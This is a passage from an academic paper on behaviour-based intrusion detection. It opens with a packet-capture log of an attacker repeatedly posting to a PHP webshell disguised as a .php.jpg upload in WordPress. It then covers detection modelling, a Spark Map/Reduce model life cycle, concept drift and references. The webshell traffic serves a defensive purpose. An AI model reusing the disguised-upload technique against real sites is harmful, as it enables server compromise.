     victimdomain.80: Flags [P.], seq 12353:13331, ack
     51015, win 4096, options [nop,nop,TS val 787531764
     ecr 241888], length 978: HTTP: POST /wordpress/wp-
     content/uploads/2016/06/c9920161.php.jpg HTTP/1.1

POST /wordpress/wp-content/uploads/2016/06/c9920161.php.
     jpg HTTP/1.1 00:32:03.174795 IP attackerIP.51416 >
     victimdomain.80: Flags [P.], seq 14084:15063, ack
     58593, win 4096, options [nop,nop,TS val 787547192
     ecr 243463], length 979: HTTP: POST /wordpress/wp-
     content/uploads/2016/06/c9920161.php.jpg HTTP/1.1
     ...8....POST /wordpress/wp-content/uploads/2016/06/
     c9920161.php.jpg HTTP/1.1

00:32:54.677427 IP attackerIP.51420 > victimdomain.80:
     Flags [P.], seq 0:994, ack 1, win 4117, options [
     nop,nop,TS val 787598626 ecr 259083], length 994:
     HTTP: POST /wordpress/wp-content/uploads/2016/06/
     c9920161.php.jpg HTTP/1.1 ..."....POST /wordpress/
     wp-content/uploads/2016/06/c9920161.php.jpg HTTP
     /1.1 00:33:26.996555 IP attackerIP.51421 >
     victimdomain.80: Flags [P.], seq 0:1014, ack 1, win
      4117, options [nop,nop,TS val 787630908 ecr
     267163], length 1014: HTTP: POST /wordpress/wp-
     content/uploads/2016/06/c9920161.php.jpg HTTP/1.1
```

Detection of the webshell used in this example can be successfully achieved by using the proposed criteria for the behavioral decomposition of $\mathbf{Webshell} = \{B_w(t) + NB_w(t) : w \in \mathbf{WebServers}, t \geq 0\}$ that allows to establish patterns and variations when generalizing to manifestations this type of attack. Detection mechanisms can also be enhanced and extended by covering any other measurable attack vector that delivers a web shell payload (SQli, XSS, other types of RFI, etc).

3. HOW TO DETECT ATTACK PATTERNS THAT CHANGE OVER TIME

It is important to note attacker as well as normal behaviors change as a consequence of technological innovation. What was normal one weak ago, might not be normal now for example new users, new interactions, new machines, new apps. For any application of behavior based modeling that has a baseline or learning component we have found it useful to implement an API for model life cycle to programmatically answer the following questions:

- Q1: When should we re-train?
- Q2: How is new data weighed over older data?
- Q3: How do we know when a model is ready?

These questions are motivated by the nature of the threat we are modeling. In some sense we perturb the very space we are defending over time by simply engaging in the game of defense and letting the adversary infer the techniques we are




Figure 3: Toy illustration of Compression vs. Learning

using for detection [5]. This interaction forces a state of non-equilibrium between defense and offense in such a profound way that the conclusion we are left with implies intrusion detection at scale will always require an iterative workflow in terms of updating individual detection techniques to evolve over time.

3.1 The Model Life Cycle

To operationalize the abstractions defined above we connect the ideas together using a Map/Reduce [11] representation for model training, scoring, updating and aging. Depending on the particular use case exposing an API to handle this problem should capture similar logic to what is outlined below.

We start by fixing a model M for some TTP we are interested in analyzing. At time zero M starts learning (training) except in the case that it has been trained beforehand (for instance a supervised learning classifier trained offline on malware binaries [25]). We use a diff-based algorithm for model stabilization (see 4) and to determine when to use a model for scoring. From a functional programming perspective the stabilization algorithm just ends up being a reduce type operation that outputs the best of two models based on some criteria or from a signature perspective:

$$diff_eq\text{diff}(M_1, M_2) = \text{reduce}(M_1, M_2) : M_{\text{merge}(1,2)} = \{\ldots\} \tag{1}$$

The diff is implemented on a case by case basis or in the trivial case of a model that does not learn just always returns the initial model. Defining the diff requires we also implement a method to call on our model M.isReady to determine when the model has done enough training to be pushed through the next stages in the workflow. As soon as isReady returns true for the first time we have a trained model that will be used for scoring, call it M_1.

Now that M_1 has been learned the first secondary model starts building on top of M_1. We constantly add the new events to the secondary model M_2 via overriding the map operation and check if M_2 ifis ready periodically. Whenever M_2 becomes ready and satisfies our diff condition we implmented in **??** we do a hot-swap and replace the primary model with the secondary. If at the time the M_2 is not ready, we wait until the flag has been set internally by the model. Finally we use the historical models to age out older events in the secondary model. In this way, we only keep the most recent activity and age out behaviors that are no longer active. After this operation we need to stabilize the model again.

The operations we described have a natural breakdown in terms of Map and Reduce on RDD's. In our context we implement a reduce on two models reduce(M_1, M_2) => NewModel, map(M_1, Data) => M_1(Data):

We use the following definition for aggregate from the Spark API [35]:

```
aggregate[U](zeroValue: U)(seqOp: (U, T) => U, combOp:
     (U, U) => U): U


Aggregate the elements of each partition, and then the
     results for all the partitions, using given combine
      functions and a neutral "zero value". This
     function can return a different result type, U,
     than the type of this RDD, T. Thus, we need one
     operation for merging a T into an U and one
     operation for merging two U's, as in scala.
     TraversableOnce. Both of these functions are
     allowed to modify and return their first argument
     instead of creating a new U to avoid memory
     allocation.

seqOp = an operator used to accumulate results within a
     partition (The Map operation in our case).

combOp = an associative operator used to combine results
      from different partitions (The Reduce operation in
      our case).
```

In our applications using the basic functional approach each model definition implements a map to update the model with data: map(M, Data) => M(Data), and a reduce to merge models reduce(M_i,M_j) = $M_{\text{merge}(i,j)}$:

Signature 1. *Map/Reduce Model Life Cycle*

```
aggregate[M](seqOp: (M, Data) => M, combOp: (M,M) => M) =
      { ... }
```

We have effectively described a way to reduce two models in a simple parallelizable workflow which can be taken from serialized version of online (streaming real-time) models or built directly against offline (batch) models. One key aspect to implementing such a life cycle based workflow is to keep two models per algorithm; a primary model M_1 (used for scoring) and secondary model M_2 (In the background we create a new model using new events).

3.2 Machine Learning in the Presence of Drifting Labels

The limitations of machine learning are well known theoretically when dealing with the presence of class labels that change over time (concept drift) or lack of labeled data in proportion to unlabeled (class imbalance). In extreme circumstances we have to anticipate drastic changes in the signal and in the literature this dramatic change in the underlying patterns is sometimes described as Adversarial drift [19]. In statistical learning the algorithms can improve in accuracy based on the quality of labeled/known examples




Figure 4: Model Stabilization Over Time

we train on but if the input labels constantly change than it is hard to stabilize a good detection algorithm. So the nature of changing attack patterns implies we have to be very careful about how leverage tools and ideas from the computation learning space. Machine learning is all about pattern recognition and it is brittle in the sense that when patterns change the system has to be re-trained. In this regard building models to a large extent can be viewed as the process of extracting and compressing knowledge that is intrinsically embedded in the data. Both knowledge extraction and compression play important roles in the learning process (see figure 3) .

On one hand, model quality is highly dependent upon the effectiveness of extracting real knowledge from training data. In this sense it is crucial to ensure a proper validation process is in place when building models. Approaches such as using validation set and cross-validation are commonly adopted for this purpose, which not only provides valid measurements of the goodness of a model fit but also guides the model selection and parameter tuning process. For security workflows leveraging a operator feedback loop on corner cases or border line examples is a great way to improve the overall pattern recognition on a model per model basis [36].

On the other hand, it's worth noting the dual relationship between learning from data and knowledge compression. In many cases, after a model is properly learned we could actually disregard the original data especially when the main interest is to use the model to predict future arrival data. Knowledge (perceived as information embedded in the data) is not a static concept and it often evolves over time just like security data is often at motion; this naturally requires constantly updating or refitting the model using newly available security examples. Nevertheless, this from-data-to-model process can indeed be viewed as the process of knowledge compression. Take logistic regression (with regularization) as an example, where the original training data could be of huge size with millions of data points (rows) and even large number of features (columns); however, the learned model in the end has very compact representation which involves only a small numeric vector of estimated. Note that this compression ratio of original data to final model is still very large even for more complicated models such as random forest.

Knowledge extraction and compression mentioned are closely related and this relationship can be formally linked through the Vapnik-Chervonenkis (VC) dimension [39] concept in statistical and computational learning theory. A key aspect of knowledge extraction, as explained earlier, is to ensure that we fit to the real information and signal but not to the noise in the data; in other words, we want to avoid overfitting issue so that the learning can be generalized well from the training data to the real or test data. The smaller this generalization error the better the model quality, and due to VC theory the probabilistic upper bound on this error is controlled by the "complexity" (VC dimension) of the model. Generally speaking, for a model that is complicated enough to have an infinite VC dimension, it is hard, if not impossible, to establish a proper upper bound on the generalization error; on the other hand, for models with small VC dimension (such as logistic regression models and linear perceptron), the generalization error is well controlled asymptotically. As a result, the fact that we often prefer smaller or simpler models (in relative to the data used for training), i.e. models with high compression ratio, has well-supported foundation in learning theory. This is an important note in practice because we often times will choose low complexity models to satisfy the additional contracts needed to support a map and reduce workflow even if we are leveraging an feedback loop.

4. CONCLUSIONS

We hope to present a generic philosophy and design approach to modeling attackers who have resources and motivation to evolve tactics over time. This modeling problem takes careful consideration from an engineering perspective because of the brittle nature of deploying code to analyze for new threat patterns. We try to optimize for best possible application of automated intrusion detection by leveraging principles from functional programming, distributed systems, and machine learning. The overall idea should apply to the design of a next generation firewall equally well as to when someone wants to build a new solution for data loss prevention. When the threat surface becomes complex to the point where there are multiple 'micro-behaviors' to consider for each threat then it is useful to consider a workflow of the form: 1. Enumerate the threat surface. 2. Decompose each TTP into sequential and non-sequential behaviors. 3. Assign one or more models to each component and decide if the model/s 4. Map/Reduce for maintaining the model life cycle.

From a practical perspective the simple power we derive from these steps usually means for a single TTP like covert channel detection we can build two simultaneous feature vectors one representing the sequential behavior $B(t)$ and one the non-sequential $NB(t)$. We can then combine those feature vectors upstream to score via

5. REFERENCES

[1] C. Adami. The use of information theory in evolutionary biology. *Annals of the New York Academy of Sciences*, 1256(1):49–65, 2012.

[2] b374k.shell. b374k shell 3.2. https://github.com/b374k/b374k, 2016.

[3] D. Bianco. The Pyramid of Pain. detect-respond. blogspot.com/2013/03/the-pyramid-of-pain.html, January 17, 2014.

[4] R. Bird. *Thinking Functionally with Haskell*. Cambridge University Press, 2014.

[5] R. P. Bob Kelin. Defeating machine learning: What your security vendor is not telling you, 2015.

[6] P. Butcher. *Seven Concurrency Models in Seven Weeks: When Threads Unravel*. Pragmatic Bookshelf, 1st edition, 2014.

[7] A. Church. A set of postulates for the foundation of logic. *Annals of Mathematics*, 33(2):346–366, 1932.

[8] A. Church. An unsolvable problem of elementary number theory. *Journal of Symbolic Logic*, 1(2):73–74, 1936.

[9] CrowdStrike. Mo' Shells Mo' Problems - Deep Panda Web Shells. https://vimeo.com/90687936, 2014.

[10] Y. Cui, S. Ahmad, and J. Hawkins. Continuous online sequence learning with an unsupervised neural network model. *ArXiv e-prints*, Dec. 2015.

[11] J. Dean and S. Ghemawat. Mapreduce: Simplified data processing on large clusters. *Commun. ACM*, 51(1):107–113, Jan. 2008.

[12] epinna. Weevely: Weaponized web shell. https://github.com/epinna/weevely3/wiki#getting-started.

[13] D. Fisher. Word zero day attacks use complex chain of exploits. https://threatpost.com/word-zero-day-attacks-use-complex-chain-of-exploits/105002/, 2014.

[14] J. E. Gonzalez, R. S. Xin, A. Dave, D. Crankshaw, M. J. Franklin, and I. Stoica. Graphx: Graph processing in a distributed dataflow framework. In *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 14)*, pages 599–613, Broomfield, CO, Oct. 2014. USENIX Association.

[15] M. Hansen and H. Rischel. *Functional Programming Using F#*. Functional Programming Using F? Cambridge University Press, 2013.

[16] K. Hartnett. The information theory of life. https://www.quantamagazine.org/20151119-life-is-information-adami/, 2015.

[17] S. Inc. Splunk user behavior analytics. http://www.splunk.com/en_us/products/premium-solutions/user-behavior-analytics.html.

[18] R. J. Mo' Shells Mo' Problems - Deep Panda Web Shells. http://www.crowdstrike.com/blog/mo-shells-mo-problems-deep-panda-web-shells, Feburary 2014.

[19] M. Kloft and P. Laskov. Online anomaly detection under adversarial impact. In *I*, volume 9 of *JMLR Proceedings*, pages 405–412. JMLR.org, 2010.

[20] K. Labs. New teslacrypt is arrives via spam. Ransomware-goes-to-Tor-potential-successor-to-Cryptolocker, 2014.

[21] N. Marz. Cassandra NYC 2011: The storm and cassandra realtime computation stack. youtu.be/cF8a_FZwULI, December 30 2011.

[22] N. Marz. Apache storm. youtu.be/ucHjyb6jv08, 2013.

[23] N. Marz. Apache storm. storm.apache.org, 2014.

[24] N. Marz and J. Warren. *Big Data: Principles and best practices of scalable realtime data systems*. Manning Publications, 2013.

[25] A. D. Matt Wolf. Deep learning on disassembly. https://www.blackhat.com/docs/us-15/materials/us-15-Davis-Deep-Learning-On-Disassembly.pdf.

[26] H. Mekky, R. Torres, Z.-L. Zhang, S. Saha, and A. Nucci. Detecting malicious HTTP redirections using trees of user browsing activity. In G. Bianchi, Y. M. Fang, and X. S. Shen, editors, *INFOCOM 2014, 33rd IEEE International Conference on Computer Communications*, pages 1159–1167, Los Alamitos, CA, USA, Apr. 2014. IEEE.

[27] P. Nicolas. *Scala for Machine Learning*. Community Experience Distilled. Packt Publishing, 2014.

[28] M. Odersky, S. Micheloud, N. Mihaylov, M. Schinz, E. Stenman, M. Zenger, and et al. An overview of the scala programming language. Technical report, 2004.

[29] G. Ozcan and A. Alpkocak. *Advances in Computer Science and Engineering: 13th International CSI Computer Conference, CSICC 2008 Kish Island, Iran, March 9-11, 2008 Revised Selected Papers*, chapter Online Suffix Tree Construction for Streaming Sequences, pages 69–81. Springer Berlin Heidelberg, Berlin, Heidelberg, 2009.

[30] L. Page, S. Brin, R. Motwani, and T. Winograd. The pagerank citation ranking: Bringing order to the web. Technical Report 1999-66, Stanford InfoLab, November 1999. Previous number = SIDL-WP-1999-0120.

[31] N. Raychaudhuri. *Scala in Action*. Manning Publications Co., Greenwich, CT, USA, 2013.

[32] J. Rico. New teslacrypt ransomware arrives via spam. https://blogs.mcafee.com/mcafee-labs/new-teslacrypt-ransomware-arrives-via-spam/, 2016.

[33] A. Spark. Spark SQL. http://spark.apache.org/sql.

[34] A. Spark. Spark streaming. http://spark.apache.org/streaming/.

[35] A. Spark. Rdd api: org.apache.spark.rdd. https://spark.apache.org/docs/latest/api/scala/index.html#org.apache.spark.rdd.RDD, 2016.

[36] J. W. Stokes, J. C. Platt, J. Kravis, and M. Shilman. ALADIN: Active Learning of Anomalies to Detect Intrusions. Technical Report MSR-TR-2008-24, Microsoft, Mar. 2008.

[37] A. Turing. On computable numbers with an application to the "Entscheidungsproblem". *Proceeding of the London Mathematical Society*, 1936.

[38] D. A. Turner, editor. *Research Topics in Functional Programming*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 1990.

[39] V. N. Vapnik and A. Y. Chervonenkis. On the uniform convergence of relative frequencies of events to their probabilities. *Theory of Probability & Its Applications*, 16(2):264–280, 1971.

[40] T. White. *Hadoop: The Definitive Guide*. O'Reilly Media, Inc., 1st edition, 2009.

[41] M. Zaharia. Apache spark. spark.apache.org, 2016.

[42] M. Zaharia, M. Chowdhury, M. J. Franklin, S. Shenker, and I. Stoica. Spark: Cluster computing with working sets. In *Proceedings of the 2Nd USENIX Conference on Hot Topics in Cloud Computing*,

HotCloud'10, pages 10–10, Berkeley, CA, USA, 2010. USENIX Association.